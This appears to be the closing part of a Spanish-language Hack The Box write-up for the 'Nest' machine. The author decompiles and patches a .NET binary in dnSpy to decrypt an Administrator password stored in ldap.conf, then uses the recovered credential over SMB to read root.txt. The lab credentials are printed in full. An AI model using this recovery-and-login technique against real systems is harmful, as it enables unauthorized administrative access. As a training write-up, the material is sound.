
Nos encontramos con el binario que ya nos descargamos y con un archivo llamado Ldap.conf y vamos a ver de qué trata este archivo.

```
>SHOWQUERY 2

Domain=nest.local
Port=389
BaseOu=OU=WBQ Users,OU=Production,DC=nest,DC=local
User=Administrator
Password=yyEq9Uvvhq2uQ0cWG8peLoeRQehqip/fKdeG/kjEVb4=
```

En este archivo al parecer se encuentra la password cifrada como vimos con el usuario C.Smith, pero en este caso la password de Administrator, vamos a copiarnos este archivo a ver si podemos descifrar esta password.



Nos pasamos este archivo y el binario a nuestra máquina de Windows para ver que podemos encontrar en ellos, al tratar de correrlos por CMD, no manda un error, así que investigando un poco nos encontramos con muy buena herramienta llamada DnSpy (<https://github.com/Oxd4d/dnSpy/releases>) vamos a depurar el binario para ver con que nos encontramos, montamos nuestro binario y le damos iniciar a ver si nos da algún error.






Nest

Al iniciar la depuración paso a paso nos encontramos con una línea que nos llama la atención donde menciona que debe existir un archivo llamado HqkDbImport.exe el cual no vimos en la enumeración de la máquina.



HqkDbImport.exe



HqkLdap.exe



ldap.conf

Nos creamos un archivo bajo este nombre e intentamos depurar el archivo de nuevo, ya con esto vemos que la depuración tiene los procesos completos.


Modificamos el código para agregar un Console.WriteLine de la password y realizamos una depuración paso a paso del proceso

```
codigo - RD(string, string, string, int, string, int): string @06000015
9
10 public partial class CR
11 {
12     // Token: 0x06000015 RID: 21
13     private static string RD(string cipherText, string passPhrase, string saltValue, int passwordIterations, string initVector, int keySize)
14     {
15         byte[] bytes = Encoding.ASCII.GetBytes(initVector);
16         byte[] bytes2 = Encoding.ASCII.GetBytes(saltValue);
17         byte[] array = Convert.FromBase64String(cipherText);
18         checked
19         {
20             byte[] bytes3 = new Rfc2898DeriveBytes(passPhrase, bytes2, passwordIterations).GetBytes(((int)Math.Round(((double)keySize / 8.0)));
21             ICryptoTransform transform = new AesCryptoServiceProvider
22             {
23                 Mode = CipherMode.CBC
24             }.CreateDecryptor(bytes3, bytes);
25             MemoryStream memoryStream = new MemoryStream(array);
26             CryptoStream cryptoStream = new CryptoStream(memoryStream, transform, CryptoStreamMode.Read);
27             byte[] array2 = new byte[array.Length + 1];
28             int count = cryptoStream.Read(array2, 0, array2.Length);
29             memoryStream.Close();
30             cryptoStream.Close();
31             Console.WriteLine(Encoding.ASCII.GetString(array2, 0, count));
32             return Encoding.ASCII.GetString(array2, 0, count);
33         }
34     }
35 }
36
```





Nest

Esto nos trae una ventana emergente donde vamos a copiar en el campo de argumentos el ldap.conf y en romper en le damos punto de entrada y aceptar.



Si vamos corriendo el binario paso a paso vemos que nos muestra las variables Username y Password, así que seguimos avanzando con el paso a paso para ver si en algún momento nos enseña la Password que necesitamos capturar.





Nest

```
MainModule x
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
string[] array = File.ReadAllLines(MyProject.Application.CommandLineArgs[0]);
foreach (string text in array)
{
    if (text.StartsWith("Domain=", StringComparison.CurrentCultureIgnoreCase))
    {
        ldapSearchSettings.Domain = text.Substring(text.IndexOf('=') + 1);
    }
    else if (text.StartsWith("User=", StringComparison.CurrentCultureIgnoreCase))
    {
        ldapSearchSettings.Username = text.Substring(text.IndexOf('=') + 1);
    }
    else if (text.StartsWith("Password=", StringComparison.CurrentCultureIgnoreCase))
    {
        ldapSearchSettings.Password = CR.DS(text.Substring(text.IndexOf('=') + 1));
    }
}
ldap ldap = new ldap();
ldap.Username = ldapSearchSettings.Username;
ldap.Password = ldapSearchSettings.Password;
ldap.Domain = ldapSearchSettings.Domain;
Console.WriteLine("Performing LDAP query...");
List<string> list = ldap.FindUsers();
Console.WriteLine(Conversions.ToString(list.Count) + " user accounts found. Importing to database...");
try
{
    foreach (string text2 in list)
    {
        Console.WriteLine(text2);
        Process.Start("HqkDbImport.exe /ImportLdapUser " + text2);
    }
}
finally
```

Nombre	Valor	Tipo
ldapSearchSettings	HqkLdap.LdapSearchSettings	HqkLdap.LdapSearchSettings
Domain	"nest.local"	string
Password	"XtH4nkS4Pl4y1nGX"	string
Port	0x00000000	int
Username	"Administrator"	string
Domain	"nest.local"	string
Password	"XtH4nkS4Pl4y1nGX"	string
Port	0x00000000	int
Username	"Administrator"	string
list	null	System.Collections.Generic.List<st...
text	"Password:yyEq0Uvvhq2uQOcWG9peLoeRQehqjp/fKdeG/kjEVb4="	string

Locales | Analizador

Llegamos a un punto donde nos da el resultado de las variables, Domain, Username y Password. Ya en este punto contamos con el usuario Administrator y con la password. Así que vamos a intentar autenticarnos con esta credencial.

Otra forma de ver la password es, por medio de CMD, le damos en guardar todos, para que nos tome el cambio del Console.WriteLine y corremos el binario junto con el archivo ldap.conf y este nos dará la password del usuario Administrator

```
Selecc...
D:\kali linux>cd writeup\Nest\Hqk
D:\kali linux\writeup\Nest\Hqk>dir
El volumen de la unidad D no tiene etiqueta.
El número de serie del volumen es: AAB4-5608

Directorio de D:\kali linux\writeup\Nest\Hqk
21/02/2020 09:53 a. m. <DIR> .
21/02/2020 09:53 a. m. <DIR> ..
19/02/2020 11:28 a. m. 17.408 HqkDbImport.exe
21/02/2020 11:38 a. m. 15.872 HqkLdap.exe
10/02/2020 04:07 p. m. 151 ldap.conf
3 archivos 33.431 bytes
2 dirs 285.475.147.776 bytes libres

D:\kali linux\writeup\Nest\Hqk>HqkLdap.exe ldap.conf
XtH4nkS4Pl4y1nGX
Performing LDAP query...
Unexpected error: El dominio especificado no existe o no se puede establecer contacto con él.
D:\kali linux\writeup\Nest\Hqk>
```



Nest

vamos a nuestra máquina atacante e iniciamos sesión con las credenciales de Administrator en el directorio C y nos dirigimos a la ruta del escritorio de nuestro usuario, donde encontramos el archivo root.txt

```
angussMoody 0 • 2 smbclient
root@angussMoody:~/hackthebox/Nest-10.10.10.178# smbclient //10.10.10.178/C$ -U Administrator
Enter WORKGROUP\Administrator's password:
Try "help" to get a list of possible commands.
smb: \> dir
$Recycle.Bin                DHS          0   Mon Jul 13 21:34:39 2009
Boot                        DHS          0   Sat Jan 25 16:15:35 2020
bootmgr                     AHSR       383786  Fri Nov 19 23:40:08 2010
BOOTSECT.BAK                AHSR        8192   Tue Aug  6 00:16:26 2019
Config.Msi                   DHS          0   Sat Jan 25 16:49:12 2020
Documents and Settings      DHS          0   Tue Jul 14 00:06:44 2009
pagefile.sys                 AHS       2146881536  Fri Feb 21 11:07:15 2020
PerfLogs                     D            0   Mon Jul 13 22:20:08 2009
Program Files                DR            0   Wed Aug  7 18:40:50 2019
Program Files (x86)          DR            0   Tue Jul 14 00:06:53 2009
ProgramData                  DH            0   Mon Aug  5 15:24:41 2019
Recovery                     DHS          0   Mon Aug  5 15:22:25 2019
restartsvc.bat               A            33   Wed Aug  7 18:43:09 2019
Shares                       D            0   Tue Aug  6 08:59:55 2019
System Volume Information    DHS          0   Mon Aug  5 23:17:38 2019
Users                        DR            0   Thu Aug  8 12:19:40 2019
Windows                      D            0   Sat Jan 25 16:22:42 2020

10485247 blocks of size 4096. 6543624 blocks available
smb: \> cd Users\Administrator\Desktop\
smb: \Users\Administrator\Desktop> dir
.                            DR            0   Sun Jan 26 02:20:50 2020
..                           DR            0   Sun Jan 26 02:20:50 2020
desktop.ini                  AHS          282   Sat Jan 25 17:02:44 2020
root.txt                     A            32   Mon Aug  5 17:27:26 2019

10485247 blocks of size 4096. 6543624 blocks available
smb: \Users\Administrator\Desktop> get root.txt
getting file \Users\Administrator\Desktop\root.txt of size 32 as root.txt (0,0 KiloBytes/sec) (average 0
,0 KiloBytes/sec)
smb: \Users\Administrator\Desktop>

0 3h 45m 1 openvpn 2 smbclient 23% | 12:49 | 21 feb root angussMoody
```

De esta manera encontramos la flag del Root.

Saludos Fr13ndS HTB

